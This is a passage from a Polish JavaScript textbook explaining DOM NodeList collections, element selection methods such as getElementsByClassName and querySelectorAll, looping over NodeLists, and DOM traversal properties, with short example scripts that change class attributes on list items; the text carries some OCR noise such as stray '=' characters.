Kiedy metoda DOM *może* zwrócić wiele elementów (a nie tylko jeden), = wartością zwrotną jest `NodeList` (nawet w przypadku dopasowania = tylko jednego elementu).

`NodeList` to kolekcja węzłów elementów. Każdy = węzeł otrzymuje numer indeksu (podobnie jak = w przypadku tablicy, numery rozpoczynają się = od zera).

Kolejność umieszczania węzłów elementów = w `NodeList` jest dokładnie taka sama, w jakiej te = węzły pojawiają się na stronie HTML.

Gdy zapytanie modelu DOM zwróci `NodeList`, = można podjąć wymienione poniżej kroki:

- Wybór jednego elementu z `NodeList`.
- Użycie pętli i przetworzenie wszystkich = elementów w `NodeList`, aby na każdym z nich wykonać te same określone polecenia.

`NodeList` przypomina tablicę i jest ponumerowana = jak tablica, ale tak naprawdę nią nie jest. To jest = typ obiektu określany mianem **kolekcji**.

Podobnie jak w przypadku innych obiektów, = `NodeList` ma właściwości metody, między innymi:

- właściwość `length`, która podaje liczbę = elementów znajdujących się w danej kolekcji `NodeList`;
- metodę `item()`, której wartością zwrotną jest = określony element z kolekcji. Parametrem metody jest (podany w nawiasie) numer = indeksu interesującego Cię elementu. Jednak = znacznie częściej stosowane rozwiązanie polega = na użyciu składni tablicy (nawias kwadratowy) = do pobrania elementu z `NodeList`, jak zostanie = pokazane w podrozdziale „Metoda item()".

KOLEKCJA NODELIST STATYCZNA I TYPU LIVE


Zdarzają się sytuacje, gdy wielokrotnie trzeba = pracować z tym samym zestawem elementów. = Dlatego też kolekcję `NodeList` można przechowywać w zmiennej i ponownie ją wykorzystać = (zamiast znów wyszukiwać te same elementy).

W przypadku **kolekcji `NodeList` typu live**, gdy = skrypt uaktualnia stronę, kolekcja również będzie = uaktualniona. Metody o nazwach rozpoczynających się od `getElementsBy...` zwracają kolekcje = `NodeList` typu live. Tego rodzaju kolekcje zwykle = można wygenerować szybciej niż statyczne = kolekcje `NodeList`.

W przypadku **statycznej kolekcji `NodeList`**, gdy = skrypt uaktualni stronę, kolekcja pozostaje bez = zmian, a więc nie odzwierciedla zmian wprowadzonych przez skrypt.

Nowe metody o nazwach rozpoczynających się = od `querySelector...` (używają składni selektora = CSS) zwracają statyczne kolekcje `NodeList`. Tego rodzaju kolekcje odzwierciedlają stan dokumentu = z chwili wykonywania zapytania. Jeżeli skrypt = zmieni zawartość strony, kolekcja `NodeList` nie będzie uaktualniona w celu odzwierciedlenia = wspomnianych zmian.

Poniżej przedstawiono cztery różne zapytania modelu DOM zwracające kolekcje `NodeList`. Dla każdego zapytania przedstawiono zwrócone w kolekcji elementy oraz numery ich indeksów.



`getElementsByTagName('h1')`

Mimo że to zapytanie zwraca tylko jeden element, wartość zwrotna i tak jest w postaci kolekcji `NodeList`, ponieważ może zwrócić więcej niż jeden element.

NUMER INDEKSU	ELEMENT
0	`<h1>`

`getElementsByTagName('li')`

Ta metoda zwraca cztery elementy, co odpowiada liczbie elementów `<li>` znajdujących się na stronie. Pojawiają się one w takiej samej kolejności jak na stronie HTML.

NUMER INDEKSU	ELEMENT
0	`<li id="one" class="hot">`
1	`<li id="two" class="hot">`
2	`<li id="three" class="hot">`
3	`<li id="four">`

`getElementsByClassName('hot')`

Zwrócona przez tę metodę kolekcja `NodeList` zawiera tylko trzy elementy `<li>`, ponieważ wyszukane zostały jedynie te elementy, których wartością atrybutu `class` jest `hot`.

NUMER INDEKSU	ELEMENT
0	`<li id="one" class="hot">`
1	`<li id="two" class="hot">`
2	`<li id="three" class="hot">`

`querySelectorAll('li[id]')`

Metoda ta zwraca cztery elementy, co odpowiada liczbie elementów `<li>` znajdujących się na stronie i posiadających atrybut `id` (jego wartość nie ma tutaj żadnego znaczenia).

NUMER INDEKSU	ELEMENT
0	`<li id="one" class="hot">`
1	`<li id="two" class="hot">`
2	`<li id="three" class="hot">`
3	`<li id="four">`

POBRANIE ELEMENTU Z KOLEKCJI NODELIST

Mamy dwa sposoby wybierania elementu w kolekcji `NodeList`. Pierwszy to użycie metody `item()`, natomiast drugi opiera się na składni tablicy. Oba sposoby wymagają użycia numeru indeksu wybieranego elementu.

METODA ITEM()

Kolekcja `NodeList` oferuje metodę o nazwie `item()`, której wartością zwrotną jest pojedynczy węzeł z kolekcji.

Jako parametr metody podajesz (w nawiasie) numer indeksu interesującego Cię elementu.

Wykonanie kodu w sytuacji, gdy nie zostały wybrane żadne elementy, oznacza marnotrawstwo zasobów. Dlatego też przed wykonaniem kodu programiści bardzo często sprawdzają, czy kolekcja `NodeList` zawiera przynajmniej jeden element. W tym celu należy wykorzystać właściwość `length` kolekcji, która podaje liczbę elementów znajdujących się w `NodeList`.

W poniższym fragmencie kodu wykorzystano polecenie warunkowe `if`. Warunek dla polecenia `if` sprawdza, czy wartość właściwości `length` jest większa niż zero. Jeżeli tak, wykonane zostaną polecenia zdefiniowane w bloku konstrukcji `if`. Jeżeli nie, działanie skryptu jest kontynuowane, począwszy od pierwszego wiersza po zamykającym nawiasie klamrowym.

```
var elements = document.getElementsByClassName('hot')=
if (elements.length >= 1) {
    var firstItem = elements.item(0);=
}
```

1.

Wybór elementów, które mają atrybut `class` o wartości `hot`. Elementy te zostają umieszczone w kolekcji `NodeList` przechowywanej przez zmienną `elements`.

2.

Użycie właściwości `length` w celu sprawdzenia liczby znalezionych elementów. Jeżeli znaleziony jest co najmniej jeden element, zostanie wykonany kod w bloku polecenia `if`.

3.

Pierwszy element kolekcji `NodeList` jest przechowywany w zmiennej o nazwie `firstItem`. (Użyto cyfry `0`, ponieważ numery indeksów zaczynają się od zera).

Zamiast metody `item()` preferowana jest składnia tablicy, ponieważ działa szybciej. Przed wybraniem węzła z kolekcji `NodeList` należy sprawdzić, czy kolekcja zawiera jakiekolwiek węzły. Jeżeli często będziesz używał danej kolekcji `NodeList`, przechowuj ją w zmiennej.

SKŁADNIA TABLICY

Dostęp do poszczególnych węzłów można uzyskać, korzystając ze składni z użyciem nawiasu kwadratowego, czyli podobnej do stosowanej podczas pobierania elementów z tablicy.

W nawiasie kwadratowym po nazwie kolekcji `NodeList` podajesz numer indeksu interesującego Cię elementu.

Podobnie jak w przypadku wszystkich zapytań modelu DOM, jeśli zachodzi potrzeba kilkakrotnego uzyskania dostępu do tej samej kolekcji `NodeList`, wynik zapytania należy przechowywać w zmiennej.

W przykładach przedstawionych na obu stronach kolekcja `NodeList` jest przechowywana w zmiennej o nazwie `elements`.

Jeżeli tworzysz zmienną przeznaczoną do przechowywania kolekcji `NodeList` (jak poniżej), ale nie zostaną dopasowane żadne elementy, to zmienna będzie pustą kolekcją `NodeList`. Gdy sprawdzimy jej wielkość za pomocą właściwości `length`, wartością zwrotną będzie 0, ponieważ w kolekcji nie znajdują się żadne elementy.

```
var elements = document.getElementsByClassName('hot');=
if (elements.length >= 1) {
    var firstItem = elements[0];=
}
```

1.

Utworzenie kolekcji `NodeList` zawierającej elementy, których atrybut `class` ma wartość `hot`. Te elementy zostają umieszczone w kolekcji `NodeList` przechowywanej przez zmienną `elements`.

2.

Jeżeli liczba elementów wynosi jeden lub więcej, zostanie wykonany kod w bloku polecenia `if`.

3.

Pobranie pierwszego elementu kolekcji `NodeList`. (Użyto cyfry 0, ponieważ numery indeksów zaczynają się od zera).

POBRANIE ELEMENTU NA PODSTAWIE WARTOŚCI ATRYBUTU CLASS

Metoda `getElementsByClassName()` pozwala na wybór tych elementów, których atrybut `class` ma wskazaną wartość.

Metoda ma tylko jeden parametr — nazwę klasy ujętą w znaki cytowania i podaną w nawiasie tuż po nazwie metody.

Ponieważ wiele elementów na stronie może mieć tę samą wartość atrybutu `class`, wartością zwrotną metody zawsze jest kolekcja `NodeList`.

c05/js/get-elements-by-class-name.js

JAVASCRIPT


```
var elements = document.getElementsByClassName('hot'); =
// Wyszukanie elementów o klasie hot.

if (elements.length > 2) {     // Jeżeli zostaną znalezione co najmniej trzy.

    var el = elements[2];      // Z kolekcji NodeList wybierz trzeci.
    el.className = 'cool';     // Zmiana wartości atrybutu class wybranego elementu.

}
```

Na początku przykładu kod wyszukuje elementy, których atrybut `class` *zawiera* wartość `hot`. (Wartość atrybutu `class` może zawierać wiele nazw klas rozdzielonych spacjami). Wynik wykonania tego zapytania DOM jest przechowywany w zmiennej o nazwie `elements`, ponieważ zostanie użyty wiele razy.

Polecenie `if` sprawdza, czy zapytanie znalazło co najmniej trzy elementy. Jeżeli tak, wybrany zostaje trzeci, który jest umieszczany w zmiennej `el`. Następnie atrybut `class` tego elementu jest uaktualniany — tutaj otrzymuje wartość `cool`. (To z kolei powoduje dodanie nowego stylu CSS, który zmienia wygląd wyświetlanego elementu).

Obsługa w przeglądarkach: IE9, Firefox 3, Chrome 4, Opera 9.5, Safari 3.1.

WYNIK



POBRANIE ELEMENTU NA PODSTAWIE NAZWY ZNACZNIKA

Metoda `getElementsByTagName()` pozwala na wybór elementów na podstawie nazwy znacznika.

Nazwa jest podawana jako parametr, a więc należy ją ująć w znaki cytowania i umieścić w nawiasie.

Zwróć uwagę na to, że nie używa się nawiasów ostrych w nazwie znaczników HTML (w nawiasie są podawane jedynie litery).

JAVASCRIPT

c05/js/get-elements-by-tag-name.js

```
var elements = document.getElementsByTagName('li');
// Wyszukanie elementów <li>.

if (elements.length > 0) {   // Jeżeli znaleziony będzie co najmniej jeden element.

    var el = elements[0];    // Wybieramy pierwszy z wykorzystaniem składni tablicy.
    el.className = 'cool';   // Zmiana wartości atrybutu class wybranego elementu.

}
```

WYNIK

W omawianym przykładzie wyszukiwane są wszystkie elementy `<li>` w dokumencie. Wynik operacji jest przechowywany w zmiennej o nazwie `elements`, ponieważ będzie wykorzystany wiele razy.

Polecenie `if` sprawdza, czy zostały znalezione jakiekolwiek elementy `<li>`. Podobnie jak w przypadku dowolnego elementu, który może zwrócić kolekcja `NodeList`, sprawdzenie istnienia odpowiednich elementów przeprowadzamy przed próbą ich wykorzystania.

Jeżeli dopasowane będą jakiekolwiek elementy, to wybieramy pierwszy, a następnie zmieniamy wartość jego atrybutu `class`. Wprowadzona zmiana dotyczy koloru tła elementu.

Obsługa w przeglądarkach: bardzo dobra, metody tej można używać w dowolnym skrypcie.

POBRANIE ELEMENTU NA PODSTAWIE SELEKTORA CSS

Metoda `querySelector()` zwraca pierwszy węzeł elementu, który został dopasowany do selektora CSS. Z kolei wartością zwrotną metody `querySeletorAll()` jest kolekcja `NodeList` wszystkich dopasowań.

Obie metody pobierają selektor CSS jako ich jedyny parametr. Podczas wyboru elementów składnia selektora CSS charakteryzuje się większą elastycznością i dokładnością niż po prostu podanie nazwy klasy lub znacznika. Składnia ta powinna być znana programistom aplikacji internetowych, którzy są przyzwyczajeni do wybierania elementów za pomocą CSS.


Dwie omawiane tutaj metody zostały wprowadzone przez producentów przeglądarek internetowych, ponieważ wielu programistów dołączało na stronie skrypty takie jak biblioteka jQuery, aby mieć możliwość wyboru elementów za pomocą selektorów CSS. (Więcej informacji o bibliotece jQuery znajdziesz w rozdziale 7.).

c05/js/query-selector.js

JAVASCRIPT

```
// Metoda querySelector() zwraca jedynie pierwsze dopasowanie.
var el = document.querySelector('li.hot');
el.className = 'cool';

// Metoda querySelectorAll() zwraca kolekcję NodeList.=
// Drugi dopasowany element (to jest trzeci element na liście) zostaje wybrany
// i zmodyfikowany.
var els = document.querySelectorAll('li.hot');
els[1].className = 'cool';
```

WYNIK



Jeżeli spojrzysz na ostatni wiersz kodu, to zauważysz, że do wyboru drugiego elementu z kolekcji `NodeList` została użyta składnia tabeli pomimo faktu przechowywania kolekcji w zmiennej.

Obsługa w przeglądarkach: wadą obu omawianych tutaj metod jest to, że są obsługiwane jedynie w najnowszych wersjach przeglądarek (w nawiasach podano pierwsze wydania):

IE8+ (wydana w marcu 2009),
Firefox 3.5+ (wydana w czerwcu 2009),
Chrome 1+ (wydana we wrześniu 2008),
Opera 10+ (wydana we wrześniu 2009),
Safari 3.2+ (wydana w listopadzie 2008).

Skrypt JavaScript wykonuje jednorazowo jeden wiersz kodu, a polecenia wpływają na zawartość wyświetlaną na stronie podczas ich przetwarzania przez interpreter.

Jeżeli zapytanie modelu DOM jest wykonywane w trakcie wczytywania strony i zostanie ono użyte później na tej stronie, to za każdym razem może zwrócić różne elementy.

Poniżej pokazano, jak przykład po lewej stronie (*query-selector.js*) może zmienić drzewo modelu DOM w trakcie wykonywania skryptu.

1. PODCZAS WCZYTYWANIA STRONY

HTML c05/query-selector.html

```
<ul>
  <li id="one" class="hot">
    <em>świeże</em> figi</li>
  <li id="two" class="hot">orzeszki piniowe</li>
  <li id="three" class="hot">miód</li>
  <li id="four">ocet balsamiczny</li>
</ul>
```

1. Tak wygląda strona po jej wczytywaniu. Mamy trzy elementy `<li>`, których wartością atrybutu `class` jest `hot`. Metoda `querySelector()` wyszukuje pierwszy element, a następnie uaktualnia wartość jego atrybutu `class` z `hot` na `cool`. Operacja powoduje również uaktualnienie przechowywanego w pamięci drzewa modelu DOM. Dlatego też po wykonaniu kodu tylko drugi i trzeci element będą miały atrybut `class` o wartości `hot`.

2. PO PIERWSZYM ZESTAWIE POLECEŃ

HTML c05/query-selector.html

```
<ul>
  <li id="one" class="cool">
    <em>świeże</em> figi</li>
  <li id="two" class="hot">orzeszki piniowe</li>
  <li id="three" class="hot">miód</li>
  <li id="four">ocet balsamiczny</li>
</ul>
```

2. Po wykonaniu drugiego selektora pozostają tylko dwa elementy `<li>`, które będą miały atrybut `class` o wartości `hot` (patrz po lewej stronie) i dlatego zostaną wybrane jedynie dwa. Tym razem składnia tablicy jest używana do pracy z drugim z dopasowanych elementów (to jest trzeci element na liście). Ponownie wartość atrybutu `class` zostaje zmieniona z `hot` na `cool`.

3. PO DRUGIM ZESTAWIE POLECEŃ

HTML c05/query-selector.html

```
<ul>
  <li id="one" class="cool">
    <em>świeże</em> figi</li>
  <li id="two" class="hot">orzeszki piniowe</li>
  <li id="three" class="cool">miód</li>
  <li id="four">ocet balsamiczny</li>
</ul>
```

3. Kiedy drugi selektor wykona swoje zadanie, drzewo modelu DOM zawiera tylko jeden element `<li>`, który ma atrybut `class` o wartości `hot`. Każdy kod wyszukujący elementy `<li>`, które mają atrybut `class` o wartości `hot`, znajdzie tylko ten jeden element. Jednak wyszukanie elementów `<li>`, które mają atrybut `class` o wartości `cool`, spowoduje dopasowanie *dwóch* węzłów elementów.

POWTÓRZENIE OPERACJI DLA CAŁEJ KOLEKCJI NODELIST

Kiedy masz kolekcję `NodeList`, możesz wykorzystać pętlę w celu iteracji przez wszystkie węzły, a następnie zastosować te same polecenia dla każdego z nich.

Gdy w omawianym przykładzie jest już utworzona kolekcja `NodeList`, za pomocą pętli `for` przeprowadzana jest iteracja przez wszystkie elementy kolekcji.

Wszystkie polecenia znajdujące się wewnątrz nawiasu klamrowego bloku pętli `for` będą wykonane dla każdego elementu kolekcji `NodeList`.

Aby wskazać aktualnie przetwarzany element kolekcji `NodeList`, wartość licznika `i` jest używana w składni w stylu tablicy.

```
var hotItems = document.querySelectorAll('li.hot');
for (var i = 0; i < hotItems.length; i++) {
  hotItems[i].className = 'cool';
}
```

1.

Zmienna `hotItems` zawiera kolekcję `NodeList`. Umieszczono w niej wszystkie elementy listy, których atrybut `class` ma wartość `hot`. Elementy zostały wybrane za pomocą wywołania metody `querySelectorAll()`.

2.

Wartość właściwości `length` kolekcji `NodeList` wskazuje liczbę elementów znajdujących się w kolekcji. Ta liczba określa liczbę iteracji wykonywanych przez pętlę.

3.

Składnia tablicy jest używana do wskazania aktualnie przetwarzanego elementu kolekcji `NodeList`: `hotItems[i]`. W nawiasie kwadratowym znajduje się zmienna licznika.

ITERACJA PRZEZ KOLEKCJĘ NODELIST

Jeżeli ten sam kod chcesz zastosować dla wielu elementów, to iteracja przez kolekcję `NodeList` jest techniką o bardzo dużych możliwościach.

Obejmuje ona określenie liczby elementów w kolekcji `NodeList`, a następnie zdefiniowanie licznika w taki sposób, aby iteracja objęła je wszystkie po kolei.

W trakcie każdej iteracji pętli skrypt sprawdza, czy wartość licznika jest mniejsza niż liczba elementów kolekcji `NodeList`.

JAVASCRIPT c05/js/node-list.js

```
var hotItems = document.querySelectorAll('li.hot'); =
// Kolekcja NodeList jest przechowywana w tablicy.

if (hotItems.length > 0) {          =
// Jeżeli kolekcja zawiera jakiekolwiek elementy.

    for (var i=0; i<hotItems.length; i++) {
    // Iteracja przez wszystkie elementy kolekcji.
        hotItems[i].className = 'cool';
        // Zmiana wartości atrybutu class wybranego elementu.
    }

}
```

WYNIK

W omawianym przykładzie kolekcja `NodeList` została wygenerowana za pomocą metody `querySelectorAll()`. Kod wyszukuje wszystkie elementy `<li>`, które mają atrybut `class` o wartości `hot`.


Kolekcja `NodeList` jest przechowywana w zmiennej o nazwie `hotItems`, a liczba elementów w kolekcji jest ustalana za pomocą właściwości `length`.

Dla każdego elementu w kolekcji `NodeList` wartość atrybutu `class` zostaje zmieniona na `cool`.

ITERACJA PRZEZ KOLEKCJĘ NODELIST — KROK PO KROKU


POCZĄTEK

Na początku przykładu mamy listę = trzech elementów, których atrybut = `class` ma wartość `hot`. Dlatego też = wartość `hotItems.length` wynosi 3.



Na początku wartość licznika = wynosi 0. Dlatego też pobierany = jest pierwszy element kolekcji = `NodeList` (o numerze indeksu = 0), a wartość jego atrybutu = `class` zostaje zmieniona na = `cool`.

```
for (var i = 0; i < hotItems.length; i++) {
  hotItems[i].className = 'cool';=
}
```



Kiedy licznik będzie miał = wartość 1, pobrany będzie = drugi element kolekcji `NodeList` (o numerze indeksu 1), = a wartość jego atrybutu `class` zostanie zmieniona na `cool`.

Kiedy licznik będzie miał wartość 2, pobrany będzie trzeci = element kolekcji `NodeList` (o numerze indeksu 2), = a wartość jego atrybutu `class` zostanie zmieniona na `cool`.

Kiedy licznik będzie miał = wartość 3, warunek nie będzie = dłużej przyjmował wartości = `true` i nastąpi zakończenie działania pętli. Skrypt kontynuuje działanie od pierwszego = wiersza kodu po pętli.

PORUSZANIE SIĘ PO MODELU DOM

Kiedy masz węzeł elementu, możesz wybrać inny, powiązany z nim element, wykorzystując w tym celu pięć właściwości. Nazywa się to poruszaniem się po modelu DOM.

parentNode

Ta właściwość wyszukuje węzeł elementu dla elementu nadrzędnego w kodzie HTML.

(1) Jeżeli analizę zaczniemy od pierwszego elementu `<li>`, to jego *węzłem nadrzędnym* będzie element `<ul>`.

previousSibling nextSibling


Te właściwości powodują wyszukanie odpowiednio poprzedniego i następnego węzła równorzędnego.

Jeżeli rozpoczniemy analizę od pierwszego elementu `<li>`, to nie mamy *poprzedniego elementu równorzędnego*. Jednak *następnym elementem równorzędnym* **(2)** będzie węzeł przedstawiający drugi element `<li>`.

firstChild= lastChild

Te właściwości powodują wyszukanie odpowiednio pierwszego i ostatniego elementu potomnego dla elementu bieżącego.

Jeżeli analizę zaczniemy od elementu `<ul>`, to *pierwszym elementem potomnym* jest węzeł przedstawiający pierwszy element `<li>`, natomiast *ostatnim elementem potomnym* **(3)** będzie ostatni element `<li>`.



Są to właściwości węzła bieżącego (nie metody przeznaczone do wyboru elementu) i dlatego też na ich końcu nie znajduje się nawias.

Jeżeli używasz wymienionych właściwości, ale nie masz poprzedniego (następnego) elementu równorzędnego lub pierwszego (ostatniego) elementu potomnego, to wartością właściwości będzie `null`.

Wymienione właściwości są tylko do odczytu, nie mogą być używane w celu wybrania nowego węzła, a także nie mogą uaktualniać elementu nadrzędnego, równorzędnego lub potomnego.

WĘZŁY ZNAKÓW ODSTĘPU

Poruszanie się po modelu DOM może być trudne, ponieważ pewne przeglądarki internetowe dodają węzły tekstowe w miejscu znaków odstępu pojawiających się między elementami.


Poza Internet Explorerem = większość przeglądarek = traktuje znaki odstępu między = elementami (na przykład spację = lub znak nowego wiersza) jako = węzły tekstowe. Dlatego też = wymienione poniżej właściwości = zwracają różne elementy = w zależności od przeglądarki:

```
previousSibling
nextSibling
firstChild=
lastChild
```


Na poniższym diagramie możesz zobaczyć wszystkie węzły = znaków odstępu dodane w drzewie modelu DOM w przykładzie = listy rzeczy do kupienia. Każdy = węzeł jest symbolizowany = przez zielony prostokąt. Istnieje = możliwość usunięcia wszystkich = węzłów odstępu ze strony przed = jej przekazaniem przeglądarce. = Skutkiem będzie zmniejszenie = strony i jej szybsze pobranie = oraz wczytanie. Jednak oznacza = to także, że zawartość strony = stanie się znacznie trudniejsza = do odczytania.

Innym rozwiązaniem tego = problemu może być uniknięcie = użycia wymienionych wcześniej = właściwości modelu DOM.

Jednym z najpopularniejszych = rozwiązań tego rodzaju = problemów jest użycie biblioteki = JavaScript, takiej jak jQuery. = Takie niespójności w działaniu = przeglądarek były czynnikiem, = który miał ogromny wpływ na = zyskanie popularności przez = jQuery.



Internet Explorer (powyżej) ignoruje znaki odstępu i nie tworzy dodatkowych węzłów tekstowych.



Chrome, Firefox, Safari i Opera tworzą węzły tekstowe dla znaków odstępu (spacje i znaki nowego wiersza).

POPRZEDNI I NASTĘPNY ELEMENT RÓWNORZĘDNY

Dowiedziałeś się już, że = omawiane wcześniej właściwości mogą zwrócić różne = wyniki w zależności od użytej = przeglądarki. Jednak można = z nich bezpiecznie korzystać, = gdy między elementami nie = występują znaki odstępu.

W omawianym tutaj przykładzie = wszystkie znaki odstępu = między elementami HTML = zostały usunięte. W celu = pokazania działania właściwości = drugi element listy zostanie = wybrany za pomocą metody = `getElementById()`.


Z poziomu wybranego węzła elementu właściwość = `previousSibling` zwróci = pierwszy element `<li>`, = natomiast `nextSibling` zwróci = trzeci element `<li>`.

c05/sibling.html — HTML

```
<ul><li id="one" class="hot"><em>świeże</em> figi</li><li id="two"
class="hot">orzeszki piniowe</li><li id="three" class="hot">miód</li><li
id="four">ocet balsamiczny</li></ul>
```

c05/js/sibling.js — JAVASCRIPT

```
// Wybór punktu początkowego i odszukanie jego elementów równorzędnych.=
var startItem = document.getElementById('two');
var prevItem = startItem.previousSibling;
var nextItem = startItem.nextSibling;

// Zmiana wartości atrybutu class elementów równorzędnych.=
prevItem.className = 'complete';
nextItem.className = 'cool';
```



WYNIK

Zwróć uwagę, jak węzły równorzędne są przechowywane w nowych zmiennych. Oznacza to, = że właściwości takie jak `className` mogą być = wykorzystane przez węzeł — wystarczy zastosować notację z użyciem kropki, czyli umieścić = kropkę między nazwą zmiennej i właściwością.

PIERWSZY I OSTATNI ELEMENT POTOMNY

Omawiane na kilku poprzednich stronach właściwości mogą zwrócić niespójne wyniki, gdy między elementami znajdują się znaki odstępu. W poniższym przykładzie zastosowano nieco odmienne rozwiązanie w kodzie HTML — nawias zamykający znacznik jest umieszczany obok nawiasu otwierającego kolejny element, co w porównaniu z poprzednim przykładem zapewnia znacznie większą czytelność. Na początku wywoływana jest metoda `getElementsByTagName()` w celu wybrania elementu `<ul>` na stronie. Z poziomu wymienionego elementu właściwość `firstChild` zwróci pierwszy element `<li>`, natomiast `lastChild` zwróci ostatni element `<li>`.


HTML c05/child.html

```
<ul
  ><li id="one" class="hot"><em>świeże</em> figi</li=
  ><li id="two" class="hot">orzeszki piniowe</li=
  ><li id="three" class="hot">miód</li=
  ><li id="four">ocet balsamiczny</li=
></ul>
```

JAVASCRIPT c05/js/child.js

```
// Wybór punktu początkowego i odszukanie jego elementów potomnych.=
var startItem = document.getElementsByTagName('ul')[0];=
var firstItem = startItem.firstChild;
var lastItem = startItem.lastChild;

// Zmiana wartości atrybutu class elementów potomnych.=
firstItem.setAttribute('class', 'complete');=
lastItem.setAttribute('class', 'cool');
```

WYNIK



JAK POBRAĆ I UAKTUALNIĆ ZAWARTOŚĆ ELEMENTU?


Jak dotąd, koncentrowaliśmy się w rozdziale na wyszukiwaniu elementów w drzewie modelu DOM. Pozostała część rozdziału będzie więc poświęcona wyjaśnieniu, jak można uzyskać dostęp do zawartości elementu i uaktualniać ją. Zastosowana technika będzie zależała od zawartości elementu.

Spójrz na przykładowe elementy `<li>` po prawej stronie. Każdy z nich dodaje pewien kod znaczników, zatem fragment drzewa modelu DOM dla każdego elementu listy jest inny.

- Pierwszy (na tej stronie) zawiera tylko tekst.
- Drugi i trzeci (na stronie po prawej) zawierają połączenie tekstu i elementu `<em>`.

